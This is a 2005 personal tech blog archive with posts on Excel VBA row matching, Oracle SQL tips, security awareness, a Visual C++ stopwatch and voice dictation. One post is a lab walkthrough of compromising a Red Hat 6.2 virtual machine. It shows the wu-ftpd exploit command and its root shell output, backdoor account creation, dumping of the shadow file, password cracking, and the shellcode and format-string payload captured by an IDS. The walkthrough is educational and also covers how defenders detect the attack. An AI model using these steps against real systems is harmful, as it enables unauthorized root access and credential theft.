Friday, November 25, 2005

Excel Row Matching

I see a lot of requests for information regarding how to match rows in Excel. Fortunately, there are several approaches for row matching in Excel. I tend to look at matching in two general categories, matching rows that are side by side, and matching rows to any value in a target column.


The first one is easy. Sort both columns, insert an indicating column, then use a simple formula like so:

“=A1 = C1”

The result is a Boolean value indicating a match has occurred.


Figure 1: Match side by side rows using a formula


The second category can be done in several ways. VLOOKUP, which has the tendency to be a big PITA, or its less powerful cousin, MATCH. Unlike VLOOKUP, which allows you to return a value based on a column match (example: VLOOKUP will return the value in column D where column C matches the value in column A), MATCH will return the row number in a target range where the source value is found. If there is no match, the function returns “#N/A”.


Figure 2: Match rows using the worksheet MATCH function.

There are times where you will need to do a match programmatically in VBA rather than using worksheet functions. It is possible to use Excels objects to get values from worksheet functions, or you could use an approach like the below macro, which can easily be modified to return the values in row, the row number, or a simple indicator letting the user know a match has occurred.

Sub Match_Rows()
     'CONSTS-----------------------------------------------------------
     'Define the row to start on to take into account header rows
     Const START_ROW As Integer = 2

     'VARIABLES--------------------------------------------------------
     'x is a generic counter
     Dim x As Integer
     'Source, destination, and column to put X indicatiors columns
     Dim srcColumn As String
     Dim matchColumn As String
     Dim dstColumn As String
     'Variable to store the number of rows to process
     Dim LastRow As Integer
     'Used as a temporary object to indicate a match was found
     Dim found_cell As Range
     'Value to match
     Dim matchValue As String

     'CODE-------------------------------------------------------------
     'Get the number of rows in this worksheet by using Excels internal countA function
     'I use this instead of looking for blank cells because this has shown itself to be more accurate
     If WorksheetFunction.CountA(Cells) > 0 Then
          LastRow = Cells.Find(What:="*", After:=[A1], _
          SearchOrder:=xlByRows, _
          SearchDirection:=xlPrevious).Row
     End If

     'If there are no rows, exit out of the function
     If LastRow = 0 Then
          MsgBox "There are no rows in this worksheet", vbOKOnly
          Exit Sub
     End If

     'Prompt the user for the source column containint employee IDs and the destination
     'column indicating that the employee is active
     srcColumn = InputBox("Enter the Source Column: ")
     matchColumn = InputBox("Enter the Match Target Column: ")
     dstColumn = InputBox("Enter the Results column: ")

     'Set our generic counter to the start row defined in the constants section
     x = START_ROW

     'Loop from our starting row to the last row, on error use the general exception handler
     On Error GoTo Error_Occured
     For x = START_ROW To LastRow
          'Get the value to match
          matchValue = Cells(Val(x), Trim(UCase(srcColumn))).Value

          'Select the match Column
          Columns(UCase(matchColumn) & ":" & UCase(matchColumn)).Select

          'Set the found_Cell object to an instance inside of the matching column
          'that has a matching value
          Set found_cell = Selection.Find(What:=matchValue, After:=ActiveCell, LookIn:= _
          xlValues, LookAt:=xlWhole, SearchOrder:=xlByRows, SearchDirection:= _
          xlNext, MatchCase:=False)

          'If the object was found, set the target to "X", otehrwise set to blank
          If Not found_cell Is Nothing Then
               Range(Trim(UCase(dstColumn)) & Val(x)).Value = "X"
          Else
               Range(Trim(UCase(dstColumn)) & Val(x)).Value = ""
          End If

          'reset found_cell to nothing after each run
          Set found_cell = Nothing
     Next
Exit Sub
'The general exception handler
Error_Occured:
     Set found_cell = Nothing
     MsgBox "An error occured", vbOKOnly
End Sub

Tuesday, November 22, 2005

Oracle SQL Programming Tips

I am going to share a few little I use for day-to-day SQL programming tasks

Build ADO database connection strings using UDL files

  • A little known and documented feature in Windows (at least I haven’t had much luck finding loads of documentation on it) is the Universal Data Link connection files. These create the really confusing ConnectionStrings used in ADODB.Connection.ConnectionString properties. The easiest way to create one of these is to right-mouse click on the Windows Desktop, go to New, and choose Text File (Note: Microsoft’s knowledge base states that when you click on New, the “Microsoft Data Link” should be visible. It is not in my case). When the file is created, change the file extension from .TXT to .UDL. When you want to create a ConnectionString, double-click the new UDL file. It will open the Data Link Properties Wizard. Set your provider, connection information and you are set. All you need to do to get that connection string is open the file in Notepad (or your editor of choice), copy that string, and paste it into your ConnectionString assignment. Alternatively, you can also set the ConnectionString property to point directly to the UDL file itself and avoid hard coding the string into your program. See Microsoft Knowledge Base article Q189680 for more info.

SQL Code Beautifier

One pet peeve of mine is code formatting. If your working with SQL, there is a nice, freely available SQL code beautifier available for when someone sends you their horribly formatted 100 line SQL statement in one line, or if you need to do a quick format of SQL to put into a program, etc. The SQL Code Beautifier is available here. (Note: Java is required)

Query optimization in Oracle

  • Working with Oracle can be a daunting task, especially if you are not familiar with Oracles Cost-Based Optimizer. If you have queries in your application that you suspect might be causing issues, use Oracle Query Analyzer from SqlPlus to show if your query needs a little tweaking. The syntax for Oracle 8i and above is (it may work in earlier versions):

    set autotrace traceonly explain

    There is one prerequisite. You must have access to a Plan_Table with write permissions either through a synonym, or in your local schema. The Plan_Table definition I use is from “Oracle 8i DBA Bible” from IDG Books (although some of these fields are unnecessary). The table looks like so:

    STATEMENT_ID - VARCHAR2(30)
    TIMESTAMP - DATE
    REMARKS - VARCHAR2(80)
    OPERATION - VARCHAR2(30)
    OPTIONS - VARCHAR2(30)
    OBJECT_NODE - VARCHAR2(128)
    OBJECT_OWNER - VARCHAR2(30)
    OBJECT_NAME - VARCHAR2(30)
    OBJECT_INSTANCE - NUMBER
    OBJECT_TYPE - VARCHAR2(30)
    OPTIMIZER - VARCHAR2(255)
    SEARCH_COLUMNS - NUMBER
    ID - NUMBER
    PARENT_ID - NUMBER
    POSITION - NUMBER
    COST - NUMBER
    CARDINALITY - NUMBER
    BYTES - NUMBER
    OTHER_TAG - VARCHAR2(255)
    OTHER - LONG
    PARTITION_START - VARCHAR2(255)
    PARTITION_STOP - VARCHAR2(255)
    PARTITION_ID - NUMBER(38)
    DISTRIBUTION - VARCHAR2(30)

    Now, when you run a query, it will not actually execute the query, and will display Oracles execution plan. The execution plan relies very heavily on table statistics, so if you are getting full table scans; work with your DBA to optimize tables for the queries you are using and update the table and index statistics. A good reference for SQL tuning is “Oracle SQL Tuning Pocket Reference” from O’Reilly.

Use SQL Loader for data loads

  • Unfourtunatly sending large delimited text files is still a widely used practice for data transfers. If you are using Oracle, there is a way to make loading these files into a table much easier than using a proprietary method. Oracle provides a command line utility called SqlLdr (SQL Loader) for loading in flat text files. Using a control file, you tell which delimited fields to into which the correct fields in your target table. Since SQL Loader can be a difficult program, I will refer you to the following links on SQL Loader, they do a far better job explaining than I could, and they contain the source for a SQL script to create the control file:

  • http://www.oracleutilities.com/OSUtil/sqlldr.html

  • http://www.orafaq.com/faqloadr.htm

Sunday, November 20, 2005

Response to Security Awareness: Waste of Time?

Richard Bejtlich posted an excellent topic on Security Awareness Training on his blog. I say this is an excellent topic because it brings up the teetering balance of usability vs. security in today’s IT based workplace, and the question of the balance of power between IT staff and Business Staff. I responded to his post here.

Now I'm not advocating abandoning IS Awareness. If even one intrusion is prevented as a result, then it was a success. A previous poster pointed out that in saying it is “another layer or protection”. Just because a firewall can be bypassed doesn’t mean you throw it out the window, the same with an IDS that doesn’t detect 0-day exploits. It’s that it is horribly inefficient, as the author’s case study shows. The problem is the target audience does not have the aptitude to understand that the "dancing donkey" email from their friend isn't really from their friend, or that their friend is just forwarding emails that they get in their "joke" distribution list. Here is the typical scenario I come across:

Employee gets email from friend.
Employee clicks on the singing Happy Bunny, it has a Trojan, infects computer.
Staff cleans up the infection.
Staff tells employee to be careful about the email they receive.
Employee mentally tells the staff to "F*** off" since they are not going to tell their friend to stop sending them messages.
Employee gets another email from friend.
Employee sends back message saying "Your last message had a virus, are you sure this one is OK".
Friend sends back message "Yes, its fine, I just ran it on my system"
Repeat.

I don’t mean to belittle the target audience, and I am not insinuating they are slow, although that applies to some. I am not going to say these people are stupid because they don’t understand the basic principles of social engineering and how to avoid them, because they are the same people that will talk circles around me in areas like finance, politics, investment services, and can easily “persuade” me to buy that piece of junk car on their used car lot (or in my recent headaches, motorcycle, but that’s another story). Its not that these people are stupid, its like Richard Bejtlich indicated in his article, there is a “Division of Labor”, and these people are professionals in their divisions. A lot of these employees still have the old school mindset of how a business runs, and are trying to adapt. In their minds, there is still a hierarchical structure, and things that are not the specific function of their branch are not their concern. However, they are overwhelmed with their BAU workload created by today’s networked environments as they receive messages on the fly, which is creating a boundary-less organization. As a result, they try to adapt by trying to provide results at a pace that keeps up with the changing of business. With multiple requests coming in, are they going to tell a VP no, investigate every request and still keep pace? In a way, this contributes to Social Engineering, and makes IS awareness necessary, but at the same time, detracts from its usefulness by opposing the “Now, Now, Now” results expectancy timeframe of the boundary-less organization. This is one of the many reasons I believe we try to put technology into too many things that really do not need it. I agree with Rich, if IM and external web browsing are not necessary for an employees job function, and does demonstrate a potential risk due to the number of vulnerabilities in browser software and exploits for those vulnerabilities that may be out there, then remove those functionalities for those employees. Unless the user can demonstrate a clear need for desktop administrative access, do not give them that access. There needs to be a clear, distinct reason for a user to have said access. In the company I work for, we call that a Standard Operating Environment (SOE), every user that does not have an exceptional necessity for escalated functionality gets the same access that everyone else does.

While the above is an argument for giving IT more administrative power, I believe that IT political power should go in the exact opposite direction. Here is a true story. We had a series of physical incidents on PC's at our company. One case, a person sat down at my desk, and began doing something on my PC (which was locked, he apparently had Domain Admin access or knew the local Admin password). One of my staff members noticed this, approached him, and began immediately questioning him about who he was and what he was doing. This person left immediately. As a result, I put on the bios password of my PC since I have potentially sensitive information that no one is privy to except myself, HR, and the individuals in question. One weekend, an IT manager came in with his staff to do some routine maintenance, and of course, they couldn't get in to my system. When I returned on Monday, the IT manager called, and instead of being professional, he threatened to fire me (a power he did not have, and was called on it) for "subverting his authority", and other choice niceties at a decibel level that was unacceptable for a work environment. I found his behavior unprofessional, and fortunately my superiors backed me up on this incident. In due time, and I assume several incidents of this nature later, he was reassigned to a position that was "less customer facing", customers in this context being the employees of our company. Myself and other in my organization are leery of IT for this very reason. This was not an isolated incident within my company either, as I have spoken with a number of individuals in different companies with similar experiences from their IT staff. This kind of behavior leads to the “Nick Burns, Your Company Computer Guy” stereotype that IT staff receive for being arrogant, condescending, and rude individuals, and sometimes it is not undeserving. This is not the caliber of person that should be given more political authority under any circumstances. This distrust lends itself to the lack of effectiveness in Security Awareness training by IT staff.

The clear indication is there is a definite lack of communication between IT and the Business. Floor managers do not understand terms like “virus”, “exploit”, “buffer overflow”, and “social engineering”. They do understand terms like “cost of repair”, “shrink”, and “loss of profit”. As I suggested, a local IT department that understands the needs and logic of the business and has that relationship with the floor managers can more easily explain the potential risks to information assets in a language more easily understood than “Nick Burns” can (There is a reason that skit is so funny, because there is truth to it). A centralized IT department servicing all the business units will, by design, be ineffective since there are too many variations to account for and a lack of a common language between the principle parties.

Friday, November 18, 2005

Visual Studio 2005 Express Impressions

I have been evaluating Microsoft’s Visual Studio Express Editions during their Public Beta and after their initial release. These are scaled down, free editions of their respective Visual Studio counterparts, such as Visual Basic, C++, C#, and a separate version for web application development, aimed at standalone developers, hobbyist, and students. Considering Microsoft’s reputation, this is an uncharacteristic move for them, but a very good one in my opinion. This should allow for an even larger developer community to grow on the Windows platform. One of the biggest criticisms of Windows from the Open Source community is the availability of powerful, freely availably developer tools. For most *nix distributions, GCC comes with the packages, and has tons of additional IDE for development, while Windows typically has had to rely on commercial offerings. I feel that these new programs from Microsoft go a long way into addressing these issues (although not completely, you still need to register, and the license is only valid for 1 year).

In this article I will take a look at a simple program in Visual C++ to familiarize you with the Visual Studio environment. This program is a simple Stop Watch type program. The user will be able to enter in a number of Hours, Minutes, and Seconds, and when the time is up, a MessageBox will pop up informing the user that time is up.

First, build the form as shown below. I have included two buttons to start and stop the timer, three NumericUpDown components for setting the Hours, Minutes, and seconds, a text box to show a time countdown, and a progress bar to show overall progress. The Timer component is a non-visual component, so it shows up in a separate section on the bottom of the visual designer. Set the values for the components as you see fit. With the exceptions of the labels, I left the properties on all components default.


Under the class declaration for this form, I added the following two private variables for persistency.

//My private variables for this form. Set the time to end the
//timer and the total duration
private: System::DateTime endTime;
private: System::TimeSpan total_duration;

The function for the button click is as follows:

private: System::Void button1_Click(System::Object^ sender, System::EventArgs^ e) {
     System::DateTime currentTime;

     //Set the end time, used actual instance of endTime rather than
     //System::DataTime->Now. the reason I set this to an object
     //rather than just setting the values on assignment below
     //is to freeze the time so we do not have a shift in
     //seconds at the time of this function completing.

     currentTime = currentTime.Now;
     endTime = currentTime;

     //Add the number of hours, mins, and secs to the current time
     //to get the itme when the stop watch should stop
     endTime = endTime.AddHours(udHours->Value.ToDouble(udHours->Value));
     endTime = endTime.AddMinutes(udMins->Value.ToDouble(udMins->Value));
     endTime = endTime.AddSeconds(udSec->Value.ToDouble(udSec->Value));

     //set ticks to complete to the value of the timer duration
     total_duration = (endTime - currentTime);

     //Set the indicator text under the progress pane to the duration value.
     txtCountDown->Text = total_duration.ToString();

     //enable the timer
     timer1->Enabled = true;
}

Next, I use the following method for the timers onTick event.

private: System::Void timer1_Tick(System::Object^ sender, System::EventArgs^ e)
{
     System::Int32 amount_to_increment;

     //If time is up, stop the timer and show the message box, otherwise
     //continue updating the progress bars
     if (System::DateTime::Now >= endTime)
     {
          timer1->Enabled = false;

          System::Windows::Forms::MessageBox::Show("Times up", "Timer is up", System::Windows::Forms::MessageBoxButtons::OK );
     }
else
          {
               //Update the progress text box with the total duration time minus
               //the current system time
               txtCountDown->Text = (endTime - System::DateTime::Now).ToString();

               //set the total percentage of the progress bar to be
               // total_duration minus the current duration from the end. Divide
               //that result by the total duration and multiply the end result
               //by 100 to give use the percentage. Once we have that
               //figured, assign the overall value of the progress bar to that percent

               amount_to_increment = (
                    (total_duration -
                    (endTime - System::DateTime::Now)
                    ).TotalMilliseconds
                    /
                    total_duration.TotalMilliseconds
                    ) * 100;
               progressBar->Value = amount_to_increment;
               }
          }

And the final method is the Stop button. Below is the code for the Stop button.

private: System::Void cmdStop_Click(System::Object^ sender, System::EventArgs^ e) {
     //stop the timer, do not reset any values as this will be done
     //on the next start button push

     timer1->Enabled = false;
}

Below is a screenshot of the finished application.


Now my StopWatch is complete. There are a few things to note. In the Timer1 Tick method, I used a System::Int32 variable type instead of an int type. Both types will work interchangeably in this instance, however it seems that Microsoft prefers that types are referenced from the System namespace rather than using the intrinsic data types. I figured this out when I had some issues working with the double type. I also alternated between calling System::DateTime methods without an object instance and calling instantiated object functions.

For a free IDE, this is a very impressive offering. Visual Studio .Net has come a long way since the initial release in 2002. The Visual Designer is incredibly easy to work with, there is very decent debugging capabilities, such as being able to move the mouse over and getting a tree view of objects without needing to use the watch window. That is not to say I don’t have my gripes about it as well. For one, the code that it produces is ugly as hell. Its not as standards compliant than GCC, but I think a lot of that is because I have grown used to working with GCC so much. Also, when working with the Visual Designer, double-clicking on a component to bring up its default method creates the code in the header file, not in a separate implementation file. That is a little annoying. There is also a little too much of the form code and various other default .Net code visible by default. You can collapse those, but it’s still a bit of an eye sore. Overall, I do like this, and I am hoping that they release the SDK for Windows Mobile to this version of Visual Studio.

Thursday, November 17, 2005

Voice Dictation Opinion

With the recent writing of this blog, I have begun to look for easier ways to write articles. It occurred to me that one of the possible technologies out there is voice dictation. It has been a number of years since the last time I looked at voice dictation software and my previously experiences with the quality of the software was not very good. However that was many years ago, so I have decided to reinvest some time to look into the current crop of voice dictation software, and after some research I settled on Dragon NaturallySpeaking Preferred Edition. I will briefly describe my experience getting started.

Just like in previous experiences, the first step post-installation to train the software to recognize your voice. To train the software, NS has a section called the Accuracy Center that has you read a series of passages into a microphone. As luck would have, as it did last time I tried voice software out, I managed to get cold as I was getting started. Some on the passages were fairly interesting. For example, one of the passages was John F. Kennedy's inaugural address. Some of the other passages were a pretty funny story from Dave Barry, various email messages and mock sales literature, and Dogbert’s Principles of Management. The Dave Barry passage actually had me laughing at some points, which added itself to the difficulty. Despite having a cold and snickering at some of the funnier passages, Dragon NaturallySpeaking still recognized the words fairly with a good degree of accuracy.

After training, the software needs to adapt the data files to a user profile. Hardware does appear to be a factor since I continually ran out of virtual memory during the adaptation. However it did seem like the software did adapt what it could process, so I had to repeat the process a few times, leading me to believe patience is definitely a requirement.

Over the course of several weeks I continued to train with the software. The more training I did the more accuracy improved. After a week or so I began working with dictating documents (in fact you are reading one of them right now). There are times when you have to talk a little slower in order for the engine to recognize words correctly, but that is a minor inconvenience when compared to the amount of time that you save by using your voice as input. Besides, I like to read and revise my wording quite a bit anyhow. It does have the occasional misinterpretation of words, however the software does provide a correction option. By highlighting the misinterpreted words, you can right-mouse click and choose a similar word from a list, and the software will take note and add to the user profile.

While we're still a few years away from using voice one, such as in Star Trek, it is possible to effectively communicate with a computer using your voice. Having a keyboard and mouse handy are still required tools unfortunately. Despite this, I do believe that voice dictation has actually made quite a bit of progress. The question is if it is just a novelty or can someone work and be productive with it has been answered by a few weeks of work with the software, to which I would answer it can be a productive tool. I would be curious to see what kinds of issues come up with people who have speech impediments. Hopefully within the next 10 years if the technology continues to progress in the manner that it has been we will start to see PCs readily equipped with voice dictation as an option. Currently Office 2003 has an add-on package, so perhaps this will be a growing trend.  I believe that voice dictation will be a major benefit both for regular users and users with physical disabilities.

Sunday, November 13, 2005

Scenario of the infiltration of a Red Hat 6.2 System, Part 2

Previously we scanned a network and discovered the active system, did a full port scan against the system to find listening services using Nmap. We also used Netcat and Telnet to view banners in order to discover service versions and architecture and did a search of a vulnerability database to find an exploit for the FTP service. One thing to note before we begin, since this article was written a few days after the initial scan, the IP setup changed in my VMWare environment. This has to do with the way I configured my guest machines to share IP addresses. So our victim IP address is now at 10.10.2.129.

I have compiled and exploit called Wu-FTPD-God to use against the victim system. I run the help command for this exploit, below is the screen that I see:

Usage: exploit -t <target> [-l user/pass] [-s systype] [-o offset] [-g] [-h] [-x]
[-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]
target : host with any wuftpd
user : anonymous user
dir : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g : enables magic string digging
-x : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr : this is pointer to shellcode
systypes:
0 - RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
1 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm
2 - SuSe 6.3 with wuftpd 2.6.0(1) from rpm
3 - SuSe 6.4 with wuftpd 2.6.0(1) from rpm
4 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm (test)
5 - FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from ports
* 6 - FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from packages
7 - FreeBSD 3.4-RELEASE with wuftpd 2.6.0(1) from ports
8 - FreeBSD 4.0-RELEASE with wuftpd 2.6.0(1) from packages

From the above output, I can see that I will run the following command.

exploit -s 0 -t 10.10.2.129

This will launch the FTP exploit against our vulnerable system. I launch the exploit to see what happens:

C:\HACKTO~1\WU-FTP~1>exploit -s 0 -t 10.10.2.129
Target: 10.10.2.129 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd 2.6.0(1) from
rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152

loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230- for example: joe@10.10.2.1
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux vm-redhat62 2.2.14-5.0smp #1 SMP Tue Mar 7 21:01:40 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)

I can see the exploit figure out its internal variables, it launches the attack, and it returns its user id to me. I am in the system as root. Below is what I do next:

which adduser
which: no adduser in (/usr/local/bin:/bin:/usr/bin)
export PATH=$PATH:/usr/sbin
which adduser
/usr/sbin/adduseradduser wonka -G 0
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
jward:x:500:500:John Ward:/home/jward:/bin/bash
beavis:x:501:501::/home/beavis:/bin/bash
butthead:x:502:502::/home/butthead:/bin/bash
wonka:x:503:503::/home/wonka:/bin/bash
passwd wonka
New UNIX password: candy
BAD PASSWORD: it is too short
Retype new UNIX password: candy
Changing password for user wonka
passwd: all authentication tokens updated successfully
cat /etc/shadow
root:XXXXXXXXXXXXXXXXXXXXXXXX:12939:0:99999:7:-1:-1:134540356
bin:*:12939:0:99999:7:::
daemon:*:12939:0:99999:7:::
adm:*:12939:0:99999:7:::
lp:*:12939:0:99999:7:::
sync:*:12939:0:99999:7:::
shutdown:*:12939:0:99999:7:::
halt:*:12939:0:99999:7:::
mail:*:12939:0:99999:7:::
news:*:12939:0:99999:7:::
uucp:*:12939:0:99999:7:::
operator:*:12939:0:99999:7:::
games:*:12939:0:99999:7:::
gopher:*:12939:0:99999:7:::
ftp:*:12939:0:99999:7:::
nobody:*:12939:0:99999:7:::
xfs:!!:12939:0:99999:7:::
named:!!:12939:0:99999:7:::
postgres:!!:12939:0:99999:7:::
jward:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:12939:0:99999:7:-1:-1:134540356
beavis:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:13033:0:99999:7:-1:-1:134540332
butthead:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:13040:0:99999:7:-1:-1:134540332
wonka:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.:13048:0:99999:7:-1:-1:134539228
exit

EOF

So what did I do here? First thing is to check for the presence of the adduser command. When I see that adduser is not in my path I add it to the path, and create a user named Wonka to group 0. I then dump the contents of the /etc/passwd file to see if my user was created correctly. Once I see that the account is there, I change the password of Wonka to “candy”. I then dump the contents of the /etc/shadow file to see that the password token is in place. I copy the contents of the passwd and shadow file to crack offline using a screen capture. This will give me more to work with now that I have a foothold in the system, and hopefully crack the root password offline. I immediately exit the system once I have the passwd files. This will minimize my exposure on the system in the event that an IDS system is logging everything, which makes forensics recovery difficult if I split out my sessions. But for this demonstration, I will not connect to this system again since my foot is already in the door.

The last step here is to crack the password file. To crack the password file, I first need to unshadow them. I will use Unshadow, a utility that comes with John the Ripper. I prefer John the Ripper since it has been a tool that has been around for a very long time, is fairly fast, and I am familiar with it. There are a number of tools with different features that could be used here, so pick your poison. Below is the Unshadow utility at work:

C:\HACKTO~1\JOHN-16\RUN>unshadow passwd.txt shadow.txt
root:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:!!:43:43:X Font Server:/etc/X11/fs:/bin/false
named:!!:25:25:Named:/var/named:/bin/false
postgres:!!:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
jward: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:500:500:John Ward:/home/jward:/bin/bash
beavis: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:501:501::/home/beavis:/bin/bash
butthead: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:502:502::/home/butthead:/bin/bash
wonka: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.:503:503::/home/wonka:/bin/bash

By default the utility outputs to the Standard Output device, so I will need to redirect the output. I output the results to a file called passwd. I am now ready to crack my passwd file using John the Ripper. Below is the transcript of that session:

C:\HACKTO~1\JOHN-16\RUN>john passwd
Loaded 5 passwords with 5 different salts (FreeBSD MD5 [32/32])
beavis (butthead)
candy (wonka)
rest removed for brevity.

Once the session is done, I can run “john –show <passwd file>” in order to show all cracked passwords. For more reference on John the Rippers command line switches, consult the help file.

One of the passwords I have retrieved is the root password. With the root password I can do quite a bit to the system at this point. I can log in to the system remotely using my newly created Wonka account and su to root.

That completes the actual exploitation of the system. There is a lot more I could do, such as rootkit the system and clear my logs to cover my tracks, create other user accounts, set up IRC bots or host warez. But I would like to look at this attack from an analysts standpoint. I left a Snort sensor running on my virtual network to record this. If we look at the Sguil Window, we will see the alerts that were kicked off during the attack (Sorry for the old version of Sguil, it was the only version I had handy at the moment).



Here is the portscan alert highlighted. I can see where the attacking system executed the port scan with only the Syn flag highlighted here. It also scanned the system using random ports. A more savvy intruder would have spaced out the scan over a longer period of time to evade the Snort portscan detection engine. Patience is a virtue that if an attacker allows can truly make the scanning more difficult to detect. If the intruder spaces out the scanning effort over the course of several minutes, hours, or even days by incrementing the time between actual attempts, then an IDS system will most likely not detect the attempt. In this case, time is working against the defenders and in the favor of the attacker. However, in this day and age, scans occur reguarly on the Internet and most will ignore the occasional port scan.

(image placeholder)
Next, I can see the password overflow attempt. I highlight the first FTP Pass Overflow attempt. In the preview Window I can see the large amount of 90’s in the window, which are NOPs, or x86 instructions that are used to pad operations for when the the actual overflow occurs. I will pull a transcript of this session. (The other alerts titled “FTP Site overflow attempt” and “ATTACK-RESPONSE id check returned root” are part of the same event). Below is the full transcript of the associated event:

Sensor Name: localhost
Timestamp: 2005-07-08 17:25:56
Connection ID: .localhost_90
Src IP: 10.10.2.1 (Unknown)
Dst IP: 10.10.2.129 (Unknown)
Src Port: 1035
Dst Port: 21
=================================================================================
DST: 220 vm-redhat62 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
DST:
SRC: USER ftp
SRC:
DST: 331 Guest login ok, send your complete e-mail address as password.
DST:
SRC: PASS ...........................................................................................................................................................................................................................................................................................................................................................1.1.1..F..1.1.C..A.?...k^1.1..^..F.f.....'..1..^..=..1.1..^..C.1...1..^.......u.1..F..^..=.....0...F.1..F..v..F....N..V.....1.1.............0bin0sh1..11
SRC:
DST: 230-The response '...........................................................................................................................................................................................................................................................................................................................................................1.1.1..F..1.1.C..A.?...k^1.1..^..F.f....'..1..^..=..1.1..^..C.1...1..^.......u.1..F..^..=.....0...F.1..F..v..F....N..V.....1.1..........0bin0sh1..11' is not valid
DST:
DST: 230-Next time please use your e-mail address as your password
DST: 230- for example: joe@10.10.2.1
DST: 230 Guest login ok, access restrictions apply.
DST:
SRC: site exec xx(....%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f%p
SRC:
DST: 200-xx(...-2-2000-2000000000000000000000000000000000nan00000000-200000000000000000000000000000000000000000000000000000000000000000000000000-2-240nan0346-200///2044297851017083878449989065045702790772352387303630021320085862758321695791907886081279538584938881196001965231594583934580243147475741237938254932277442003685657984854959659910013720327053910222892609388760118425667440558620855798543753887373643528757138981327804794142720xbfffb028
DST:
